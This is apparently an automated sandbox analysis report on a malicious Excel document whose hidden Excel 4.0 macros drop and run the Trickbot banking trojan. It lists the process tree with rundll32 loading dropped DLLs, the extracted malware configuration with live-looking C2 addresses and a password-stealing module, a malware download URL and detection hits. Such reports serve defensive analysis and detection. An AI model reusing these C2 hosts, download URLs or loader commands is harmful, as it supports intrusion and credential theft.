ID: 355598
Sample Name:
SecuriteInfo.com.Exploit.Siggen3.10350.15803.23095
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 02:02:58
Date: 20/02/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report SecuriteInfo.com.Exploit.Siggen3.1035…

Overview


General Information

Sample Name:	SecuriteInfo.com.Exploit.Siggen3.10350.15803.23095 (renamed file extension from 23095 to xls)
Analysis ID:	355598
MD5:	35ca616a3d685b..
SHA1:	b5073681d9bc38..
SHA256:	b9e1d6f26440468.

Most interesting Screenshot:



Detection




Hidden Macro 4.0 Trickbot

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Document exploit detected (drops P…
- Found malicious Excel 4.0 Macro
- Found malware configuration
- Multi AV Scanner detection for subm…
- Office document tries to convince vi…
- Snort IDS alert for network traffic (e…
- Yara detected Trickbot
- Yara detected Trickbot
- Allocates memory in foreign process…
- C2 URLs / IPs found in malware con…
- Document exploit detected (UrlDown…
- Document exploit detected (process…

Classification



Startup

- **System is w7x64**
- EXCEL.EXE (PID: 2316 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
  - rundll32.exe (PID: 2524 cmdline: rundll32 ..\BASE.BABAA,DllRegisterServer MD5: DD81D91FF3B0763C392422865C9AC12E)
    - rundll32.exe (PID: 2480 cmdline: rundll32 ..\BASE.BABAA,DllRegisterServer MD5: 51138BEEA3E2C21EC44D0932C71762A8)
      - wermgr.exe (PID: 2492 cmdline: C:\Windows\system32\wermgr.exe MD5: 41DF7355A5A907E2C1D7804EC028965D)
      - wermgr.exe (PID: 2408 cmdline: C:\Windows\system32\wermgr.exe MD5: 41DF7355A5A907E2C1D7804EC028965D)
        - svchost.exe (PID: 2296 cmdline: C:\Windows\system32\svchost.exe MD5: C78655BC80301D76ED4FEF1C1EA40A7D)
- taskeng.exe (PID: 1544 cmdline: taskeng.exe {DA6299CA-95CA-4E9D-8945-2CC05321254C} S-1-5-18:NT AUTHORITY\System:Service: MD5: 65EA57712340C09B1B0C427B4848AE05)
  - rundll32.exe (PID: 2284 cmdline: C:\Windows\system32\rundll32.EXE 'C:\Users\user\AppData\Roaming\QNetMonitor7737977537\rpBASEtx.rrd',DllRegisterServer MD5: DD81D91FF3B0763C392422865C9AC12E)
- **cleanup**

Malware Configuration

Threatname: Trickbot


```
{
  "gtag": "rob60",
  "C2 list": [
    "116.68.162.92:443",
    "190.239.34.181:443",
    "154.0.134.130:443",
    "187.95.136.38:443",
    "123.231.180.130:443",
    "109.69.4.201:443",
    "45.184.189.34:443",
    "193.8.194.96:443"
  ],
  "modules": [
    "pwgrab",
    "mcconf"
  ]
}
```

Yara Overview

Initial Sample

Source	Rule	Description	Author	Strings
SecuriteInfo.com.Exploit.Siggen3.10350.15803.xls	SUSP_Excel4Macro_AutoOpen	Detects Excel4 macro use with auto open / close	John Lambert @JohnLaTwC	• 0x0:$header_docf: D0 CF 11 E0 • 0x26ca2:$s1: Excel • 0x27d0a:$s1: Excel • 0x35b4:$Auto_Open: 18 00 17 00 20 00 00 01 07 00 0 0 00 00 00 00 00 00 00 01 3A

Memory Dumps

Source	Rule	Description	Author	Strings
00000004.00000002.2094061002.0000000000180000.00000040.00000001.sdmp	JoeSecurity_TrickBot_4	Yara detected Trickbot	Joe Security	
00000004.00000003.2089754481.00000000006C4000.00000004.00000001.sdmp	JoeSecurity_TrickBot_4	Yara detected Trickbot	Joe Security	
00000004.00000003.2089764139.00000000006C4000.00000004.00000001.sdmp	JoeSecurity_TrickBot_4	Yara detected Trickbot	Joe Security	
00000004.00000002.2094284509.0000000000690000.00000004.00000020.sdmp	JoeSecurity_TrickBot_4	Yara detected Trickbot	Joe Security	
00000004.00000002.2094761896.0000000002198000.00000004.00000001.sdmp	JoeSecurity_TrickBot_4	Yara detected Trickbot	Joe Security	
Click to see the 1 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
4.2.rundll32.exe.180000.0.raw.unpack	JoeSecurity_TrickBot_4	Yara detected Trickbot	Joe Security	
4.2.rundll32.exe.180000.0.unpack	JoeSecurity_TrickBot_4	Yara detected Trickbot	Joe Security	


Sigma Overview

System Summary:

Sigma detected: Microsoft Office Product Spawning Windows Shell

Sigma detected: Suspicious Svchost Process

Signature Overview



- AV Detection
- Cryptography
- Compliance
- Spreading
- Software Vulnerabilities
- Networking
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

- Antivirus detection for URL or domain
- Found malware configuration
- Multi AV Scanner detection for submitted file
- Yara detected Trickbot

Compliance:

- Uses insecure TLS / SSL version for HTTPS connection
- Uses new MSVCR Dlls
- Binary contains paths to debug symbols

Software Vulnerabilities:

- Document exploit detected (drops PE files)
- Document exploit detected (UrlDownloadToFile)
- Document exploit detected (process start blacklist hit)

Networking:

- Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)
- C2 URLs / IPs found in malware configuration
- May check the online IP address of the machine

E-Banking Fraud:

- Yara detected Trickbot

System Summary:

- Found malicious Excel 4.0 Macro
- Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)
- Found Excel 4.0 Macro with suspicious formulas
- Office process drops PE file

Boot Survival:

- Drops PE files to the user root directory

Malware Analysis System Evasion:

- Found evasive API chain (trying to detect sleep duration tampering with parallel thread)
- Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

- Allocates memory in foreign processes
- Hijacks the control flow in another process
- Writes to foreign memory regions

Stealing of Sensitive Information:

Yara detected Trickbot

Yara detected Trickbot

Tries to harvest and steal browser information (history, passwords, etc)

Remote Access Functionality:


Yara detected Trickbot

Yara detected Trickbot

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command Control
Valid Accounts	Scripting 2 1	DLL Side-Loading 1	DLL Side-Loading 1	Disable or Modify Tools 2	OS Credential Dumping 1	File and Directory Discovery 2	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Ingress To Transfer 2
Default Accounts	Native API 1	Boot or Logon Initialization Scripts	Extra Window Memory Injection 1	Scripting 2 1	LSASS Memory	System Information Discovery 1 1 5	Remote Desktop Protocol	Data from Local System 1	Exfiltration Over Bluetooth	Encrypted Channel 2
Domain Accounts	Exploitation for Client Execution 3 3	Logon Script (Windows)	Access Token Manipulation 1	Obfuscated Files or Information 2	Security Account Manager	Query Registry 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Stand Port 1
Local Accounts	At (Windows)	Logon Script (Mac)	Process Injection 3 1 2	DLL Side-Loading 1	NTDS	Security Software Discovery 1 2	Distributed Component Object Model	Input Capture	Scheduled Transfer	Non-Appli Layer Prot
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Extra Window Memory Injection 1	LSA Secrets	Virtualization/Sandbox Evasion 1	SSH	Keylogging	Data Transfer Size Limits	Applicatio Protocol 2
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Masquerading 1 2 1	Cached Domain Credentials	Process Discovery 4	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communi
External Remote Services	Scheduled Task	Startup Items	Startup Items	Virtualization/Sandbox Evasion 1	DCSync	Remote System Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Port
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Access Token Manipulation 1	Proc Filesystem	System Network Configuration Discovery 1 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Protocol
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Process Injection 3 1 2	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Proto
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Rundll32 1	Network Sniffing	Process Discovery	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Trans Protocols


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
SecuriteInfo.com.Exploit.Siggen3.10350.15803.xls	11%	Virustotal		Browse
SecuriteInfo.com.Exploit.Siggen3.10350.15803.xls	28%	ReversingLabs	Document-Word.Downloader.EncDoc	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\10[1].jjkes	6%	ReversingLabs	Win32.Trojan.Trickpak	
C:\Users\user\BASE.BABAA	6%	ReversingLabs	Win32.Trojan.Trickpak	

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
chipmania.it	1%	Virustotal		Browse
www.chipmania.it	2%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://109.69.4.201:443	0%	Avira URL Cloud	safe	
http://123.231.180.130:443	0%	Avira URL Cloud	safe	
http://https://193.8.194.96/rob60/813435_W617601.8B73F080286CDBB0F9B96995D4E87F7B/64/pwgrab/DPST//3	0%	Avira URL Cloud	safe	
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://www.chipmania.it/mails/open.php	100%	Avira URL Cloud	malware	
http://116.68.162.92:443	0%	Avira URL Cloud	safe	
http://crl.use	0%	Avira URL Cloud	safe	
http://https://193.8.194.96/rob60/813435_W617601.8B73F080286CDBB0F9B96995D4E87F7B/1/rznnTbpNFJV19x1x/o	0%	Avira URL Cloud	safe	
http://https://116.68.162.92:443/rob60/813435_W617601.8B73F080286CDBB0F9B96995D4E87F7B/83/	0%	Avira URL Cloud	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://https://185.109.54.99:447/rob60/813435_W617601.8B73F080286CDBB0F9B96995D4E87F7B/5/pwgrab64/	0%	Avira URL Cloud	safe	
http://https://193.8.194.96/rob60/813435_W617601.8B73F080286CDBB0F9B96995D4E87F7B/64/pwgrab/DPST//	0%	Avira URL Cloud	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://190.239.34.181:443	0%	Avira URL Cloud	safe	
http://https://193.8.194.96/rob60/813435_W617601.8B73F080286CDBB0F9B96995D4E87F7B/64/pwgrab/DPST//W	0%	Avira URL Cloud	safe	
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://Https://193.8.194.96/rob60/813435_W617601.8B73F080286CDBB0F9B96995D4E87F7B/1/bnfhZJn91PhwAc8eqCIkI2c	0%	Avira URL Cloud	safe	
http://https://193.8.194.96/rob60/813435_W617601.8B73F080286CDBB0F9B96995D4E87F7B/1/rznnTbpNFJV19x1x/U	0%	Avira URL Cloud	safe	
http://https://193.8.194.96/rob60/813435_W617601.8B73F080286CDBB0F9B96995D4E87F7B/1/rznnTbpNFJV19x1x/	0%	Avira URL Cloud	safe	
http://154.0.134.130:443	0%	Avira URL Cloud	safe	
http://187.95.136.38:443	0%	Avira URL Cloud	safe	
http://logo.veri	0%	Avira URL Cloud	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://https://193.8.194.96/rob60/813435_W617601.8B73F080286CDBB0F9B96995D4E87F7B/64/pwgrab/DEBG//e	0%	Avira URL Cloud	safe	
http://ocsp.entrust.net0D	0%	URL Reputation	safe	
http://ocsp.entrust.net0D	0%	URL Reputation	safe	
http://ocsp.entrust.net0D	0%	URL Reputation	safe	
http://servername/isapibackend.dll	0%	Avira URL Cloud	safe	
http://https://193.8.194.96/rob60/813435_W617601.8B73F080286CDBB0F9B96995D4E87F7B/1/jvvnxhpdjrND3fPr33rZPHh	0%	Avira URL Cloud	safe	
http://45.184.189.34:443	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
chipmania.it	185.81.0.78	true	false	• 1%, Virustotal, Browse	unknown
wtfismyip.com	95.217.228.176	true	false		high
38.52.17.84.zen.spamhaus.org	unknown	unknown	false		high
38.52.17.84.cbl.abuseat.org	unknown	unknown	false		high
38.52.17.84.dnsbl-1.uceprotect.net	unknown	unknown	true		unknown
www.chipmania.it	unknown	unknown	true	• 2%, Virustotal, Browse	unknown
38.52.17.84.b.barracudacentral.org	unknown	unknown	false		high
38.52.17.84.spam.dnsbl.sorbs.net	unknown	unknown	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.chipmania.it/mails/open.php	true	• Avira URL Cloud: malware	unknown
http://https://116.68.162.92:443/rob60/813435_W617601.8B73F080286CDBB0F9B96995D4E87F7B/83/	true	• Avira URL Cloud: safe	unknown
http://wtfismyip.com/text	false		high


URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.windows.com/pctv.	rundll32.exe, 00000009.0000000 2.2357183823.0000000000850000. 00000002.00000001.sdmp	false		high
http://109.69.4.201:443	wermgr.exe, 00000006.00000002. 2362023114.000000003205D000.00 000004.00000040.sdmp	false	• Avira URL Cloud: safe	unknown
http://123.231.180.130:443	wermgr.exe, 00000006.00000002. 2362023114.000000003205D000.00 000004.00000040.sdmp	false	• Avira URL Cloud: safe	unknown
http://investor.msn.com	rundll32.exe, 00000003.0000000 2.2095309685.0000000001BE0000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2094325254.000 0000001D70000.00000002.0000000 1.sdmp, wermgr.exe, 00000006.0 0000002.2362993370.0000000033B 30000.00000002.00000001.sdmp, rundll32.exe, 00000009.0000000 2.2357183823.0000000000850000. 00000002.00000001.sdmp	false		high
http://www.msnbc.com/news/ticker.txt	rundll32.exe, 00000003.0000000 2.2095309685.0000000001BE0000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2094325254.000 0000001D70000.00000002.0000000 1.sdmp, wermgr.exe, 00000006.0 0000002.2362993370.0000000033B 30000.00000002.00000001.sdmp, rundll32.exe, 00000009.0000000 2.2357183823.0000000000850000. 00000002.00000001.sdmp	false		high
http://https://193.8.194.96/rob60/813435_W617601.8B73F080286CDBB0F9B96995D4E87F7B/64/pwgrab/DPST//3	wermgr.exe, 00000006.00000002. 2362547188.0000000033395000.00 000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://crl.entrust.net/server1.crl0	wermgr.exe, 00000006.00000002. 2357305379.00000000003BD000.00 000004.00000020.sdmp	false		high
http://ocsp.entrust.net03	wermgr.exe, 00000006.00000002. 2357305379.00000000003BD000.00 000004.00000020.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://116.68.162.92:443	wermgr.exe, 00000006.00000002. 2362068163.0000000032D8C000.00 000004.00000040.sdmp, wermgr.exe, 00000006.00000002.23620231 14.000000003205D000.00000004.0 0000040.sdmp	false	• Avira URL Cloud: safe	unknown
http://crl.use	wermgr.exe, 00000006.00000003. 2299229842.0000000033367000.00 000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://193.8.194.96/rob60/813435_W617601.8B73F080286CDBB0F9B96995D4E87F7B/1/rznnTbpNFJV19x1x/o	wermgr.exe, 00000006.00000002.2362547188.0000000033395000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	wermgr.exe, 00000006.00000002.2357305379.00000000003BD000.00000004.00000020.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
